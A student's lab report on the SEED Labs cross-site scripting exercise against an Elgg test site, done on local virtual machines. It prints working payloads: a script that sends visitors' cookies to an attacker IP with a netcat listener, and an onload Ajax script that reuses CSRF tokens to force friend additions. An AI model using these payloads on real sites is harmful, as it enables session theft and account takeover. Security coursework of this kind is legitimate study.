CSCI 401

Lab - 9

Prof. Kadri Brogi

April 10, 2020

Emranul Hakim

23467834


Cross-Site-Scripting Attack

3.1 Getting Familiar with the "HTTP Header Live" tool

Here I am making myself familiar with the HTTP Header Live. I search for the software in Ubuntu 16.04, and It turns out that the version of SEED Labs Ubuntu 16.04 didn't have it installed, so I did it manually.


3.2 Task1: Posting a Malicious Message to Display an Alert Window

In this task, I have to use a user to login to www.xsslabelgg.com and I choose Alice with password seedalice.




As we can see in the picture that we are already logged in Alice's account and in her Profile page. In the Brief description section, I add the "alert" message. I save the profile, and the message will show up once other users will visit Alice's profile.

Now, I will log in as Boby, since we don't have Alice as friend we will search for her.




When we visit Alice's account from Boby's, we get indeed an alert that displays a message:




3.3 Task2: Posting a Malicious Message to Display Cookies

In this task, I will again use Alice's account and insert the cookie script in the same Brief description section. When another user visits Alice's profile, they will get an alert message which will display their cookies.



Here is the Alert that Boby got when he visited Alice's profile.




3.4 Task3: Stealing Cookies from the Victim's Machine

In this task we will use two VM's, one for the victim and another for the attacker. The IP addresses are as follows:

Victim's IP: 10.0.2.15

Attacker's IP: 10.0.2.8




Since we have the VM's running, we will log in Alice's account from the Victim's VM and insert the malicious code again into the Brief description section. In the Attacker's VM, we will be using netcat to eavesdrop for a connection on port 5555. By using the -l option, netcat will act as a TCP server that look for an incoming connection.

We use the following command for Attacker:


nc -l 5555 v

As for Alice's profile we use the following script:

```
<script>document.write("<img src=http://10.0.2.8:5555?c="
+ escape(document.cookie) + " >");
</script>
```




Once netcat is running, it will start listening for incoming data on port 5555, and as soon as we save Alice's profile; the attacker gets the cookie and sent to their IP. In this situation, IP is 10.0.2.8 and port is 5555.



3.5 Task4: Becoming the Victim's Friend

To add a friend for the victim, we should first find out how a legitimate user adds a friend in Elgg. We will do this using the HTTP Header Live:



The following URL is used to add a friend.
http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=1574720410&__elgg_token=3sEsnmN6jaDQ-Dt1bldzwQ

As we can see it takes:


- friend=47 => specifies the number associated with Alice's account
- __elgg_ts=1574720410 => first security token
- __elgg_token=3sEsnmN6jaDQ-Dt1bldzwQ => second security token


The security tokens are there to combat against cross site request forgery attack.

We have modified the javascript code with the correct URL format. We have added the code in the About Me section in Alice's profile.

The URL part that we needed to fill in looks like this:

var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;


XSS Lab Site
Activity
Blogs
Bookmarks
Files
Groups
More »
Newest members
Newest
Alphabetical
li#elgg-user-47.elgg-item.elgg-item-user | 718 × 51.5833
Samy
Charlie
Boby
Alice
Admin
Powered by Elgg


XSS Lab Site
Activity
Blogs
Bookmarks
Files
Groups
More »
Edit profile
Display name
Samy
About me
Visual ed
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token; //FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
Public
Brief description
Public
Location
Search
Samy
Blogs
Bookmarks
Files
Pages
Wire posts
Edit avatar
Edit profile
Change your settings
Account statistics
Notifications
Group notifications

Once we added the above code to the Edit HTML section of About me, we get the following, where the code is hidden on the About me section.

Whenever another member visits Samy's page/profile, the script will automatically start since it has the window.onload attributes that trigger the add friend function, and samy will be added to their friends list.

We then log in as Alice and we see that she does not have any friends. As soon as we look at Samy's profile, he will be automatically added as a friend without Alice voluntarily adding Samy as her friend.

Here is Samy friends with Alice as expected after running the script.

Question 1: Explain the purpose of Lines 1 and 2, why are they needed?

Answer:

Lines 1 and 2 are needed because they are part of the URL section. They are security tokens to prevent cross site attacks. Unfortunately, by using the script, we can automatically add Samy as a friend whenever another member visits the profile. And the security can be bypassed though the script.

Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

Answer:

No. If About Me section does not have the Edit HTML mode, the text that had inserted in the About Me section would be considered just simple plain old text, and the browser will not render it as part of HTML.